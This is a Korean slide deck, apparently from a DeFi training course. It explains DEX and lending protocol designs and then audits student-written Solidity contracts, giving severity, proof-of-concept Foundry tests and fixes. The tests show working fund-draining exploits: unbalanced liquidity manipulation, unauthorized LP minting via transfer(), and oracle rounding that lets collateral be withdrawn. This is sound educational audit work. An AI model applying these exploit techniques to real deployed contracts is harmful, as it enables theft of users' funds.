
DREAM ACADEMY

디파이 프로토콜 구현 및 분석

DREAM PLUS ACADEMY

2023.03



디파이 프로토콜 구현

DEFI

웹 3.0 기반 탈중앙화 거래소와 대출 서비스

웹 3.0 기반에서 구현된 디파이 프로토콜의 메인 서비스 중 많은 부분을 차지하고 있는 탈중앙화 거래소(Decentralized exchange)와 탈중앙화 기반 대출 프로토콜(Lending protocol)에 구현을 통한 이해를 진행한다.

탈중앙화 거래소
중개인없이 어떻게 거래를 진행해?

DEX의 원리 및 구현과정 그리고 필요한 최소기능 인터페이스에 대해서 소개한다.

탈중앙화 대출 서비스
무엇을 담보로 얼마만큼의 대출이 가능해?

Lending의 원리 및 구현과정, 필요한 최소기능 인터페이스에 대해서 소개한다.

DEX 한줄요약

과제에서 구현한 DEX를 한마디로 표현한다면...

> ERC20 기반 토큰을 교환할 수 있는 스마트 계약

세가지 의문

토큰X 100개를 통해 토큰Y로 교환하고자 할 때
몇 개의 토큰 Y를 받을 수 있어? → 토큰 교환

거래소가 가진 교환하고자 하는
토큰X와 토큰Y가 충분치 않은 경우는 어떻게 해? → 유동성 공급

거래소에 토큰X와 토큰Y를
빌려준 사람이 다시 돌려받고자하는 경우는 어떻게 해? → 유동성 제거

가장 중요한 점

→ 유동성 공급 및 제거로 인해서
토큰의 상대적 가치가 변동되면 안된다.

→ 토큰 교환(swap)을 통해서는
수요와 공급 법칙에 따라서 토큰의 상대적 가치가 변동될 수 있다.

토큰 교환 – SWAP

* Oracle 사용 안함

$$X \cdot Y = K$$

X: 거래소 내부 존재하는 토큰 X의 양

Y: 거래소 내부 존재하는 토큰 Y의 양

$$OUTPUT_{amount} = OUTPUT_{reserve} - \frac{K}{INPUT_{reserve} + INPUT_{amount}}$$

[CASE 1]

거래소에 토큰X 10개, 토큰 Y 40개 존재한다.

참여자 A가 토큰 X 10개를
토큰 Y로 교환하면 몇 개의 토큰을 받을 수 있는가.

→ **토큰Y 10개**

[CASE 2]

거래소에 토큰X 100,000개, 토큰 Y 400,000개 존재한다.

참여자 A가 토큰 X 10개를
토큰 Y로 교환하면 몇 개의 토큰을 받을 수 있는가.

→ **토큰Y 39.996개**

구현 – 토큰 교환 – SWAP

$$OUTPUT_{amount} = OUTPUT_{reserve} - \frac{K}{INPUT_{reserve} + INPUT_{amount}}$$

```
inputReserve = inputToken.balanceOf(address(this));
outputReserve = outputToken.balanceOf(address(this));

outputAmount = (outputReserve - (inputReserve * outputReserve / (inputReserve + inputAmount))) * 999 / 1000;
```

산출량에서 수수료 0.1%를 제하는 방식

→ SWAP으로 인한 토큰의 상대적 가치는 변동 가능

유동성 공급 – ADD LIQUIDITY

토큰X와 토큰Y가 충분치 않은 경우는 어떻게 해?

시장 참여자가 교환에 필요한 토큰을 공급할 수 있도록 하자.

참여자가 아무런 보상도 없이 공급하진 않을거야!
공급했다는 것에 대한 보상이나 증표는 어떻게해?

공급에 대한 보상 및 증표를 토큰으로 제공하자.

구현– ADD LIQUIDITY – 초기 공급

[초기 공급]

```
if(totalLiquidity == 0) {
    LPTokenAmount = sqrt((tokenXAmount) * (tokenYAmount));
}
```

결과적으로 공급한 쌍이 -> 공급에 유의미

사용자 공급량: (토큰X 공급량 * 토큰 Y 공급량)

구현 – ADD LIQUIDITY – 이후 공급

[이후 공급]

```
  else {
    uint tokenXReserve = tokenX.balanceOf(address(this));
    uint tokenYReserve = tokenY.balanceOf(address(this));

    uint256 priceX = tokenXAmount * totalLiquidity / tokenXReserve;
    uint256 priceY = tokenYAmount * totalLiquidity / tokenYReserve;

    require(priceX == priceY);

    LPTokenAmount = priceX;
}
```

거래소에 공급된 토큰의 가치의 비율을 고려해서 공급해야 함

→ 참여자가 유동성 공급으로 인해 토큰의 가치가 변경되지 않도록

유동성 제거 –REMOVE LIQUIDITY

거래소에 토큰X와 토큰Y를
빌려준 사람이 다시 돌려받고자하는 경우는 어떻게 해?

공급의 대가로 받았던 토큰을 토대로 가치를 고려하여
토큰X와 토큰Y의 개수를 산정해서 돌려줘야 한다.

구현 - 유동성 제거 - REMOVE LIQUIDITY

[유동성 제거]

```
uint tokenXReserve = tokenX.balanceOf(address(this));
uint tokenYReserve = tokenY.balanceOf(address(this));

uint tokenXAmount = LPTokenAmount * tokenXReserve / totalLiquidity;
uint tokenYAmount = LPTokenAmount * tokenYReserve / totalLiquidity;
```

핵심적으로 토큰A,B의 가치 비율을 고려해서 돌려줘야 함

→ 참여자가 유동성 제거로 인해 토큰의 가치가 변경되지 않도록

transfer

```
function transfer(address to, uint256 tokenAmount) override public returns (bool){
    require(to != address(0));
    require(to != address(this));


    require(balanceOf(msg.sender) >= tokenAmount);
    _transfer(msg.sender, to, tokenAmount);

    return true;
}
```

→ 참여자간의 유동성에 대한 보상 (토큰)을 서로 거래할 수 있도록 의도함

과제에서 구현한 Lending를 한마디로 표현한다면.

> ETH를 기반으로 USDC를 빌릴 수 있는 스마트 계약

이자의 발생과 분배 방식

이자의 발생 구현

```
function test2(uint256 _amountUSDC, uint256 _blockPeriod) public returns(uint256) {
    uint256 interest;

    uint256 blockDay = _blockPeriod / 7200;
    uint256 blockSequence  = _blockPeriod % 7200;


    uint256 _borrowAmount = _amountUSDC;

    if(blockDay != 0) {
        interest += mul(_borrowAmount, rpow(1001 * RAY / 1000, blockDay));
    }
    if(blockSequence != 0) {
        interest += mul(_borrowAmount, rpow(1000000138819500339398888888, blockSequence));
    }

    return interest / 1e18;
}
```

[+] calculateInterest(2000 ether, 7199)

2001999722083369014966

2001.999722083369014966 ether

[+] calculateInterest(2000 ether, 7200)

2002000000000000000000

2002 ether

→ 1DAY(7200 블록) 기준으로 0.1%, 나머지의 경우 계산한 근사값

이자의 분배

예금 참여자의 이자 = 전체 빌린금액으로 발생하는 이자 x (예금참여자 USDC 예금액 / 전체 USDC 예금액)

```
// [CASE 3]
// assertEq(a / 1e18 - 30000000, 1547);  // USER3
// 첫번째 케이스 2000으로 새로운 참가자가 참여하기 전까지의 지분과
// 새로운 참가자 참가하고 불어난 예금액에서의 또 500일이 지났을 때의 경우
// 두 모든 케이스의 합이 1547이 나온다.
uint256 R1 = lending.test1(2000 ether, (86400 * 1000 / 12), 30000000 ether, 130000000 ether);
uint256 R2 = lending.test1(lending.test2(2000 ether, (86400 * 1000 / 12)) * 1e18 / RAY, (86400 * 500 / 12), 30000000 ether, 140000000 ether);

console.log(R1+R2);
```

→ 지속적인 참여자의 예금 변화량에 따른 적절한 이자가 발생해야함

이자의 분배 구현

```
function _getUserDepositInterest(uint256 _usdcAmount, uint256 _blockPeriod, uint256 _depositAmc
    if(_depositAmount == 0) {
        return (0, 0);
    }

    uint256 interest = test2( _usdcAmount, _blockPeriod);
    uint256 result = (_depositAmount / 1e18 * RAY) + (interest - ( _usdcAmount * RAY / 1e18))
            * _depositAmount / _totalDepositAmount ;   // 지분율
    uint256 _user_interest = result - _depositAmount * RAY / 1e18;
    _user_interest = _user_interest * 1e18 / RAY;

    return (_depositAmount, _user_interest);
}
```

→ 값보정으로 인해 코드가 복잡해보이지만 예금 참여자의 원금과 이자를 반환

미구현 목록 – 청산과 관련된 부분

```
Failing tests:
Encountered 3 failing tests in test/LendingTest.t.sol:Testx
[FAIL. Reason: Assertion failed.] testLiquidationAfterDebtPriceDropFails() (gas: 567250)
[FAIL. Reason: Assertion failed.] testLiquidationExceedingDebtFails() (gas: 561140)
[FAIL. Reason: Assertion failed.] testLiquidationHealthyLoanAfterPriorLiquidationFails() (gas: 566800)

Encountered a total of 3 failing tests, 25 tests succeeded
```

디파이 프로토콜 구현

DEFI Audit

웹 3.0 기반 탈중앙화 거래소와 대출 서비스

웹 3.0 기반에서 구현된 디파이 프로토콜의 메인 서비스 중 많은 부분을 차지하고 있는 탈중앙화 거래소(Decentralized exchange)와 탈중앙화 기반 대출 프로토콜(Lending protocol)에 구현을 통한 이해를 진행한다.

DEX Audit

드리머들이 구현한 DEX Protocol을 통해 발생할 수 있는 문제에 대해 파악해본다.

Lending Protocol Audit

드리머들이 구현한 Lending Protocol을 통해 발생할 수 있는 문제에 대해 파악해본다.

Critical

▌불균형한 유동성 공급 가능 및 이로 인한 가치 조작

Dex::addLiquidity::Line61 - Line67

```
if(totalSupply() == 0){
    token_liquidity_L = sqrt(reserve_x * reserve_y);
    token_amount = sqrt((tokenXAmount * tokenYAmount));
} else{
    token_amount = (tokenXAmount * 10 ** 18 * totalSupply() / reserve_x) / 10 ** 18;
}
```

Critical

▌불균형한 유동성 공급 가능 및 이로 인한 가치 조작

```
function test2() external {
    uint256 LPToken1 = dex.addLiquidity(10000 ether, 10000 ether, 0);


    address attacker = vm.addr(31337);
    tokenX.transfer(attacker, 10000 ether);
    tokenY.transfer(attacker, 1);
    {
        vm.startPrank(attacker);

        tokenX.approve(address(dex), 10000 ether);
        tokenY.approve(address(dex), 1);

        uint256 LPToken2 = dex.addLiquidity(10000 ether, 1, 0);

        uint256 tokenXAmount;
        uint256 tokenYAmount;

        (tokenXAmount, tokenYAmount) = dex.removeLiquidity(LPToken2, 0, 0);

        console.log("TOKEN X AMOUNT: ", tokenXAmount / 1e18);
        console.log("TOKEN Y AMOUNT: ", tokenYAmount / 1e18);

        vm.stopPrank();
    }
}


[PASS] test2() (gas: 327181)
Logs:
  TOKEN X AMOUNT:  10000
  TOKEN Y AMOUNT:  5000
```

개념증명

[-] BEFORE

TOKEN X: 10000 ether

TOKEN Y: 1 ether

[+] AFTER

TOKEN X: 10000 ether

TOKEN Y: 5000 ether

심각도 Critical

발생가능성: 누구나 쉽게 유동성 공급만으로 가능

피해: 거래소 내부의 토큰이 탈취될 수 있기에 상당히 높음

부가설명

유동성 공급을 통해 가치 조작이 가능하며

가치를 조작한 이후 유동성 제거를 통해

공격자는 초기 공급했던 토큰의 양보다 더 많은 토큰을 탈취할 수 있다.

Critical

▌불균형한 유동성 공급 가능 및 이로 인한 가치 조작 [해결방안]

해결방안

```
uint256 priceX = tokenXAmount * totalLiquidity / tokenXReserve;                // Liquidi
uint256 priceY = tokenYAmount * totalLiquidity / tokenYReserve;                // Liquidi

require(priceX == priceY);

LPTokenAmount = priceX;
```

유동성 공급 및 제거로 토큰의 상대적 가치가 변화되면 안된다.

각각 토큰 가치 * 공급 개수의 비율을 1대1로 공급할 수 있도록 해야한다.

High

▌불균형한 유동성 공급 가능 및 이로 인한 가치 조작

Dex::addLiquidity::Line122

```
function addLiquidity(uint256 _tokenXAmount, uint256 _tokenYAmount, uint256 _minimumLPToker
    ...

    LPTokenAmount = mint(msg.sender,amountX,amountY);
    require(LPTokenAmount>=_minimumLPTokenAmount);

    (reserveX_,reserveY_) = _update();
    return LPTokenAmount;
}
```

Dex::mint::Line179

```
function mint(address _to, uint256 _amountX, uint256 _amountY) internal returns(uint256){
    uint256 lpTotalAmount = totalSupply();
    uint256 lpValue;
    if(lpTotalAmount == 0){ //초기 상태
        lpValue = Math.sqrt(_amountX * _amountY); //amount에 대한 LP token 제공
    }
    else{
        lpValue = Math.min(
            lpTotalAmount * _amountX / reserveX_,
            lpTotalAmount * _amountY/ reserveY_
          );
    }
    _mint(_to,lpValue);
    return lpValue;
}
```

설명

초기 공급이 아닌 유동성 공급에 있어서

가치를 고려한 공급이 이루어지지 않으며

더 적은 가치를 토대로 유동성 토큰을 발행한다.

High

▌불균형한 유동성 공급 가능 및 이로 인한 가치 조작

```
function test4() external {
    console.log("[+] addLiquidity()");
    dex.addLiquidity(10000 ether, 10000 ether, 0);

    address victim2 = vm.addr(31338);
    tokenX.transfer(victim1, 1 ether);
    tokenY.transfer(victim1, 100000 ether);

    vm.startPrank(victim1);
    {
        tokenX.approve(address(dex), 1 ether);
        tokenY.approve(address(dex), 10000 ether);

        console.log("[+] addLiquidity()");
        uint LPReturn = dex.addLiquidity(1 ether, 10000 ether, 0);

        console.log("[+] removeLiquidity()");
        (uint tokenX, uint tokenY) = dex.removeLiquidity(LPReturn, 0, 0);
        console.log("tokenX: ", tokenX / 1e18);
        console.log("tokenY: ", tokenY / 1e18);
    }
    vm.stopPrank();

}
```

개념증명

[1] BEFORE

TOKEN X: 1 ether

TOKEN Y: 10000 ether

[2] addLiquidity(1, 10000 ether)

[3] removeLiquidity(LP_TOKEN)

[4] AFTER

TOKEN X: 1 ether

TOKEN Y: 1 ether

심각도 High

발생가능성: 참여자가 가치를 고려하지 않고 유동성 공급 시 발생

피해: 불균형한 유동성 공급으로 인해서 풀 내부의 가치 조작 발생할 수 있음

부가설명

유동성 공급을 통해 가치 조작이 이루어질 수 있다.

다만, 더 작은 가치로 유동성 토큰이 발행되므로 공격자가 토큰을 탈취할 수 있지는 않다.

High

▌불균형한 유동성 공급 가능 및 이로 인한 가치 조작 [해결방안]

해결방안

```
uint256 priceX = tokenXAmount * totalLiquidity / tokenXReserve;                // Liquidi
uint256 priceY = tokenYAmount * totalLiquidity / tokenYReserve;                // Liquidi

require(priceX == priceY);

LPTokenAmount = priceX;
```

유동성 공급 및 제거로 토큰의 상대적 가치가 변화되면 안된다.

토큰 가치 * 공급 개수의 비율을 1대1로 공급할 수 있도록 해야한다.

Critical

▌유동성 토큰을 발행권한에 대한 검증 부재

Dex::addLiquidity::Line106

```
function transfer(address to, uint256 lpAmount) public override(ERC20, IDex) returns (bool
        _mint(to, lpAmount);
        return true;
}
```

Critical

유동성 토큰을 발행권한에 대한 검증 부재

```
function test2() external {
        dex.addLiquidity(1000000 ether, 1000000 ether, 0);

        address attacker = vm.addr(31337);
        emit log_named_uint("tokenX Amount: ", tokenX.balanceOf(attacker));
        emit log_named_uint("tokenY Amount: ", tokenY.balanceOf(attacker));

        vm.startPrank(attacker);
        {
            dex.transfer(attacker, 1000000 ether);
            dex.removeLiquidity(1000000 ether, 0 ether, 0 ether);

            emit log_named_uint("tokenX Amount: ", tokenX.balanceOf(attacker));
            emit log_named_uint("tokenY Amount: ", tokenY.balanceOf(attacker));
        }

        vm.stopPrank();
}
```

개념증명

[-] BEFORE

TOKEN X: 0 ether

TOKEN Y: 0 ether

[+] AFTER

TOKEN X: 969346.569... ether

TOKEN Y: 969346.569... ether

심각도 Critical

발생가능성: transfer( ) 호출만으로도 발생가능

피해: 거래소 내부의 토큰이 탈취될 수 있기에 상당히 높음

부가설명

공격자는 유동성 공급을 수행하지 않고도

유동성 공급에 대한 보상인 유동성 토큰을 획득하여 자금 탈취가 가능하다.

Critical

▌유동성 토큰을 발행권한에 대한 검증 부재 [해결방안]

transfer( ) 가 발행기능을 하는 목적이라면 **접근제어자**를 이용하거나

실제로 참여자가 유동성 공급을 통해서 얻은 토큰을 임의로 저장해 이를 통해 검증해야 한다.

Critical

▌유동성 제거를 통한 실제 토큰 공급 미구현

Dex::removeLiquidity::Line138

```
function removeLiquidity(uint256 LPTokenAmount,uint256 minimumTokenXAmount,uint256 minimum
        require(LPTokenAmount > 0);
        require(minimumTokenXAmount >= 0);
        require(minimumTokenYAmount >= 0);
        require(lpt.balanceOf(msg.sender) >= LPTokenAmount);

        (uint balanceOfX, uint balanceOfY) = pairTokenBalance();

        uint lptTotalSupply = lpt.totalSupply();

        rx = balanceOfX * LPTokenAmount / lptTotalSupply;
        ry = balanceOfY * LPTokenAmount / lptTotalSupply;

        require(rx >= minimumTokenXAmount);
        require(rx >= minimumTokenYAmount);
}
```

Critical

▌유동성 제거를 통한 실제 토큰 공급 미구현

```
function test1() public {
        address attacker = vm.addr(31337);
        tokenX.transfer(attacker, 100 ether);
        tokenY.transfer(attacker, 100 ether);
        {
            vm.startPrank(attacker);

            tokenX.approve(address(dex), 100 ether);
            tokenY.approve(address(dex), 100 ether);

            uint256 LPToken = dex.addLiquidity(100 ether, 100 ether, 0);
            dex.removeLiquidity(LPToken, 0, 0);

            console.log("TOKEN X AMOUNT: ", tokenX.balanceOf(attacker));
            console.log("TOKEN Y AMOUNT: ", tokenY.balanceOf(attacker));

            vm.stopPrank();
        }
}
```

개념증명

[-] BEFORE

TOKEN X: 100 ether

TOKEN Y: 100 ether

[+] AFTER

TOKEN X: 0 ether

TOKEN Y: 0 ether

심각도 Critical

발생가능성: 유동성을 제거하는 모든 사용자에게 해당

피해: 거래소의 피해는 없으나 참여자 관점에서 아무도 유동성을 공급하지 않을 것으로 거래소의 기능을 할 수 없음

부가설명

유동성을 공급한 참여자가

유동성 제거를 통해서 공급했던 토큰을 반환 받을 수 없다.

Critical

▌유동성 제거를 통한 실제 토큰 공급 미구현 [해결방안]

해결방안

```
tokenX.transfer(msg.sender, tokenXAmount);
tokenY.transfer(msg.sender, tokenYAmount);
```

유동성 제거의 경우 실제 공급된 토큰의 반환(이동)이 발생해야 한다.

Critical

▌오라클을 이용한 계산과정 중 소수점 버려짐 [28/28]

```
function withdraw(address tokenAddress, uint256 amount) public {
    console.log("[+] withdraw()");

    borrowedCompound();
    usdcCompound();
    if(tokenAddress == address(0)){
        ...

        require(_etherHolders[msg.sender]._borrowAmount * _priceOracle.getPrice(address(_usdcERC20)) / _priceOracle.getPrice(address(0x0))
        <= (_etherHolders[msg.sender]._etherAmount - amount) * LIQUIDATE_RATE1 / LIQUIDATE_RATE2, "repay first");

        _etherHolders[msg.sender]._etherAmount -= amount;
        (bool success, ) = msg.sender.call{value: amount}(""); // call or send or transfer?
        require(success, "sending ether failed");
    } else {
        console.log(_usdcERC20.balanceOf(address(this)));
```

오라클에서 가져온 USDC와 ETH의 가치의 비율만큼 소수점 버림이 발생하여

이로 인해서 USDC를 빌린 후에도 담보 ETH를 모두 인출할 수 있다.

Critical

▌오라클을 이용한 계산과정 중 소수점 버려짐 [28/28]

```
function testFour() external {
    usdc.transfer(user1, 100000000 ether);
    vm.startPrank(user1);
    usdc.approve(address(lending), type(uint256).max);
    lending.deposit(address(usdc), 100000000 ether);
    vm.stopPrank();

    dreamOracle.setPrice(address(0x0), 9999999999999 ether);

    address attacker = address(0x31337);

    vm.deal(attacker, 1 ether);
    vm.startPrank(attacker);
    lending.deposit{value: 1 ether}(address(0x00), 1 ether);
    vm.stopPrank();

    vm.startPrank(attacker);
    {
        lending.borrow(address(usdc), 9999999999998);
        lending.withdraw(address(0x0), 1 ether);
    }
    vm.stopPrank();


    console.log("Attacker's USDC: ", usdc.balanceOf(attacker));
    console.log("Attacker's ETH: ", attacker.balance);
}
```

개념증명

Attacker's USDC: 0

Attacker's ETH: 1 ether

[+] ORACLE

ETH: 9999999999999 ether | USDC: 1ether

[+] deposit(ETH, 1 ether)

[+] borrow(USDC, 9999999999998)

[+] withdraw(ETH, 1ether)

Attacker's USDC: 9999999999998

Attacker's ETH: 1 ether

심각도

발생가능성: oracle에서 가치 비율이 1배 초과로 차이나면 발생할 수 있다.

피해: **다계정**을 활용하여 지속적으로 borrow 수행과 동시에 ETH 담보를 모두 인출한다면 사실상 Lending에 존재하는 거의 모든 USDC 탈취할 수 있다.

Critical

▌오라클을 이용한 계산과정 중 소수점 버려짐 [28/28] - 해결방안

```
div(
    mul(
        _etherHolders[msg.sender]._borrowAmount,
        _priceOracle.getPrice(address(_usdcERC20))
    ),
    _priceOracle.getPrice(address(0x0))
)
```

Safemath를 활용하여,

부채(debt)가 존재하는 경우에도

오라클을 통해 산정한 값이 0이 되는 것을 검증한다.

Critical

▌잘못된 이자계산 구현방식 [27/28]

```
function updateInterest(uint256 block_number) public {
    current_block_number = block_number;
    // 이자는 원금에 대해 기간만큼 붙는다.
    uint256 user_borrowal = map_user_borrow_principal_usdc_amount[msg.sender];
    uint256 block_interval = current_block_number - map_user_borrow_usdc_blockNum[msg.sender];
    uint256 user_interest;
    // 시간을 구한다.
    if (block_interval > 7200 * 100){
        block_interval = (current_block_number - map_user_borrow_usdc_blockNum[msg.sender]) / (7200 * 500);
        uint256 five_hundred_day_interest = 1648309416;
        // 이자 = 원금 * (500일 이자 ** 500일 단위 간격) - 원금
        user_interest = user_borrowal * five_hundred_day_interest ** block_interval / (10**9) ** block_interval - user_borrowal;
        // 총 이자 = 총 원금 * 500일 이자 ** 500일 단위 간격 - 총 원금
        usdc_total_interest = usdc_total_borrowal * five_hundred_day_interest ** block_interval / (10**9) ** block_interval - usdc_total_borrowal;
    } else {
        // 특정 시간동안 붙는 이자는 (원금) * ( 1 + 이자율 ) ** 시간 - (원금) 만큼이다.
        user_interest = user_borrowal * interest_10decimal ** block_interval / (10**9) ** block_interval - user_borrowal;
        usdc_total_interest = usdc_total_borrowal * interest_10decimal ** block_interval / (10**9) ** block_interval - usdc_total_borrowal;
    }

    // 업데이트된 이자를 넣어준다.
    map_user_borrow_interest_usdc_amount[msg.sender] = user_interest;
}
```

1DAY: 7200 BLOCKS

이자 계산이 500일 미만일 경우 block_interval: 0

시간 경과가 1DAY 미만일 경우: overflow 발생

➡ 이자 계산이 500일 단위로만 정상적으로 수행된다.

Critical

▌잘못된 이자계산 구현방식 [27/28]

```
function testTwo() external {
    usdc.transfer(user3, 10000000 ether);
    vm.startPrank(user3);
    usdc.approve(address(lending), type(uint256).max);
    lending.deposit(address(usdc), 10000000 ether);
    vm.stopPrank();

    supplySmallEtherDepositUser2();
    dreamOracle.setPrice(address(0x0), 4000 ether);

    vm.startPrank(user2);
    {
        (bool success,) = address(lending).call(
            abi.encodeWithSelector(DreamAcademyLending.borrow.selector, address(usdc), 1000 ether)
        );
        assertTrue(success);

        (success,) = address(lending).call(
            abi.encodeWithSelector(DreamAcademyLending.borrow.selector, address(usdc), 1000 ether)
        );
        assertTrue(success);
    }
    console.log(block.number);
    vm.stopPrank();

    vm.roll(block.number + 7200 * 499);
    console.log(block.number);

    vm.prank(user3);
    console.log(lending.getAccruedSupplyAmount(address(usdc)));
}
```

개념증명

[+] borrow(1000 ether)

[+] borrow(1000 ether)

[-] 시간경과: 7200 * 499 (499일 경과)

예상 복리 이자: 1293.3255... USDC

[+] getAccruedSupplyAmount(usdc);

10000000 ether

심각도

발생가능성: 시간경과가 7200 * 500 단위가 아닐 경우 발생한다.

피해: 정상적인 이자 계산이 진행되지 않아 Lending Protocol의 제 역할을 수행하지 못한다.

부가설명

완성도가 28개의 테스트 중 27개를 성공하여 값 보정을 제외한 모든 것이 구현되었다는 가정하였으며 그럴 경우 이자 계산이 이루어지지 않는 것은 굉장히 심각한 문제로 볼 수 있다.

Critical

▌잘못된 이자계산 구현방식 [27/28] – 해결방안

```
function calculate(uint256 _amountUSDC, uint256 _blockPeriod) internal returns(uint256) {
    uint256 interest;

    uint256 blockDay = _blockPeriod / 7200;
    uint256 blockSequence  = _blockPeriod % 7200;


    uint256 _borrowAmount = _amountUSDC;

    if(blockDay != 0) {
        interest += mul(_borrowAmount, rpow(1001 * RAY / 1000, blockDay));
    }
    if(blockSequence != 0) {
        interest += mul(_borrowAmount, rpow(1000000138819500339398888888, blockSequence));
    }

    return interest / 1e18;
}
```

Medium

▌청산 대상과 관련된 토큰의 검증 부재 [28/28]

```
function liquidate(address user, address tokenAddress, uint256 amount) public {
    borrowedCompound();
    indivBorrowedCompound(user);
    require(amount <= _etherHolders[user]._borrowAmount, "not enough to liquidiate");
    require((_etherHolders[user]._etherAmount * _priceOracle.getPrice(address(0x0)) / _priceOracle.getPrice(tokenAddress)) * LIQUIDATE_RATE1 / L

    require(_etherHolders[user]._borrowAmount < 100 ether || amount == _etherHolders[user]._borrowAmount / 4, "only liquidating 25% possible");

    _etherHolders[user]._borrowAmount -= amount;
    _etherHolders[user]._etherAmount -= amount * _priceOracle.getPrice(tokenAddress) / _priceOracle.getPrice(address(0x0));
    _etherHolders[user]._borrowUpdateTime = block.number * BLOCKTIME;
    rebalance();
}
```

과제로 주어진 Lending Protocol은 ETH를 담보로 USDC를 대출할 수 있는 서비스

대출량과 관련된 정보는 USDC를 기반으로 초점이 맞추어져 있다.

반면, 오라클은 범용적으로 활용될 가능성을 고려해서

tokenAddress를 검증해주는 것이 좋지 않을까 판단했다.

Low

▌연산 순서에 의한 소수점 버림

```
if(tokenXAmount != 0){
    outputAmount = tokenY_in_LP * (tokenXAmount * 999 / 1000)
                   / (tokenX_in_LP + (tokenXAmount * 999 / 1000));

    require(outputAmount >= tokenMinimumOutputAmount, "minimum ouput amount check failed")
    tokenY_in_LP -= outputAmount ;
    tokenX_in_LP += tokenXAmount;
    tokenX.transferFrom(msg.sender, address(this), tokenXAmount);
    tokenY.transfer(msg.sender, outputAmount );
}
else{
    outputAmount = tokenX_in_LP * (tokenYAmount * 999 / 1000) / (tokenY_in_LP + (tokenYAm

    require(outputAmount >= tokenMinimumOutputAmount, "minimum ouput amount check failed")
    tokenX_in_LP -= outputAmount;
    tokenY_in_LP += tokenXAmount;
    tokenY.transferFrom(msg.sender, address(this), tokenYAmount);
    tokenX.transfer(msg.sender, outputAmount);
}
```

Low

연산 순서에 의한 소수점 버림

```
outputAmount = tokenY_in_LP * (tokenXAmount * 999 / 1000)
                / (tokenX_in_LP + (tokenXAmount * 999 / 1000));

require(outputAmount >= tokenMinimumOutputAmount, "minimum ouput
tokenY_in_LP -= outputAmount ;
tokenX_in_LP += tokenXAmount;
tokenX.transferFrom(msg.sender, address(this), tokenXAmount);
tokenY.transfer(msg.sender, outputAmount );
```

개념증명

Python3 기반

>>> 10000 * (10 * 999 // 1000)

90000

>>> 10000 * 10 * 999 // 1000

99900

심각도 Low

발생가능성: swap() 호출할 경우 tokenAmount * 999의 결과 값 중 아래 세자리가 존재할 경우 버려지게 됨

피해: 보다 정확한 교환 비율을 제시할 수 있음에도 교환에 참여한 사람은 적은 양의 토큰을 교환받게 됨

부가설명

Low 를 부여한 이유는 간단한 수정 만으로도 보다 정확한 계산비율을 제시할 수 있으며, 참여자의 경우 적은 손해가 발생할 여지가 있다.

Low

▌연산 순서에 의한 소수점 버림 [해결방안]

```
outputAmount = 999 * tokenY_in_LP * tokenXAmount
                / (1000 * tokenX_in_LP + 999 * tokenXAmount);
```

수학적 성질을 이용해서

소수점의 버림없이 **동일한 값을 산출**하는 수식으로 변환

Low

▌유동성 초기 공급 최소 요구량에 대한 검증 부재

Dex::addLiquidity::Line53

```
function addLiquidity(uint256 tokenXAmount, uint256 tokenYAmount, uint256 minimumLPTokenAmount) external retu

    require(tokenXAmount > 0 && tokenYAmount > 0);
    (uint256 reserveX, ) = amount_update();
    (, uint256 reserveY) = amount_update();

    if(totalSupply() == 0){ LPTokenAmount = tokenXAmount * tokenYAmount / 10**18;}
    else{ LPTokenAmount = totalSupply() * tokenXAmount / reserveX;}

    require(minimumLPTokenAmount <= LPTokenAmount);

    X.transferFrom(msg.sender, address(this), tokenXAmount);
    amountX = reserveX + tokenXAmount;
    Y.transferFrom(msg.sender, address(this), tokenYAmount);
    amountY = reserveY + tokenYAmount;

    _mint(msg.sender, LPTokenAmount);
}
```

Low

▌유동성 초기 공급 최소 요구량에 대한 검증 부재

```
function test1() public {
    address attacker = vm.addr(31337);
    tokenX.transfer(attacker, 10 ** 8);
    tokenY.transfer(attacker, 10 ** 8);

    {
        vm.startPrank(attacker);

        tokenX.approve(address(dex), type(uint).max);
        tokenY.approve(address(dex), type(uint).max);

        uint256 LPTokenAmount = dex.addLiquidity(10 ** 8, 10 ** 8, 0);

        console.log("LPTokenAmount: ", LPTokenAmount);

        vm.stopPrank();
    }
}
```

개념증명

[+] addLiquidity( )

tokenX Amount: 100000000

tokenY Amount: 100000000

LPTokenAmount: 0

심각도 Low

발생가능성: 초기 공급자가 소수점 버림이 발생하지 않는 경우에 대한 초기 공급이 이루어지면 발생하지 않으나 totalSupply( )가 0일 경우 지속적으로 발생할 수 있는 문제

피해: 초기 공급자가 토큰을 지속적으로 잃을 수 있음 / 차후 공급에도 문제

부가설명

초기 공급자가 소수점 버림이 발생하지 않는 유동성을 공급하면 문제가 발생하지 않음, 발생 가능성이 희박한 상황이나 풀에 존재하는 토큰의 개수가 많아질 경우 차후 공급에서도 유동성 토큰을 획득하지 못할 가능성

Low

▌유동성 초기 공급 최소 요구량에 대한 검증 부재 [해결방안]

```
if(totalSupply() == 0) {
    LPTokenAmount = div(mul(tokenXAmount, tokenYAmount), 10**18);
}
```

Safemath를 활용하여,

초기 공급량(나눗셈의 결과)이 0이 되는 것을 검증한다.

Informational

최소 요구량 검증 오류

Dex::removeLiquidity::Line151

```
function removeLiquidity(uint256 _LPTokenAmount, uint256 _minimumTokenXAmount, uint256 _minimumTokenYAmount)
    require(_LPTokenAmount > 0, "INSUFFICIENT_AMOUNT");
    require(balanceOf(msg.sender) >= _LPTokenAmount, "INSUFFICIENT_LPtoken_AMOUNT");

    ...

    amountY = reserveY * _LPTokenAmount / totalSupply();
    require(amountX >_minimumTokenXAmount && amountY>_minimumTokenYAmount, "INSUFFICIENT_LIQUIDITY_BURNED");

    ...

    return (amountX, amountY);
}
```

Informational

최소 요구량 검증 오류

```
function test1() public {
    address attacker = vm.addr(31337);
    tokenX.transfer(attacker, 1000 ether);
    tokenY.transfer(attacker, 1000 ether);

    {
        vm.startPrank(attacker);

        tokenX.approve(address(dex), type(uint).max);
        tokenY.approve(address(dex), type(uint).max);

        uint256 LPTokenAmount = dex.addLiquidity(1000 ether, 1000 ether, 0);
        console.log("LPTokenAmount: ", LPTokenAmount);

        uint256 tokenXAmount;
        uint256 tokenYAmount;

        (tokenXAmount, tokenYAmount) = dex.removeLiquidity(
            LPTokenAmount, 1000 ether, 1000 ether
        );

        console.log(tokenXAmount);
        console.log(tokenYAmount);

        vm.stopPrank();
    }
}
```

개념증명

[+] addLiquidity(1000 ether, 1000 ether, 0)

[+] removeLiquidity(LPTokenFirst, 0 , 0);

Token X Amount: 1000 ether

Token Y Amount: 1000 ether

[+] addLiquidity(1000 ether, 1000 ether, 0)

[+] removeLiquidity(LPTokenSecond, 1000 ether , 1000 ether); → FAIL

심각도

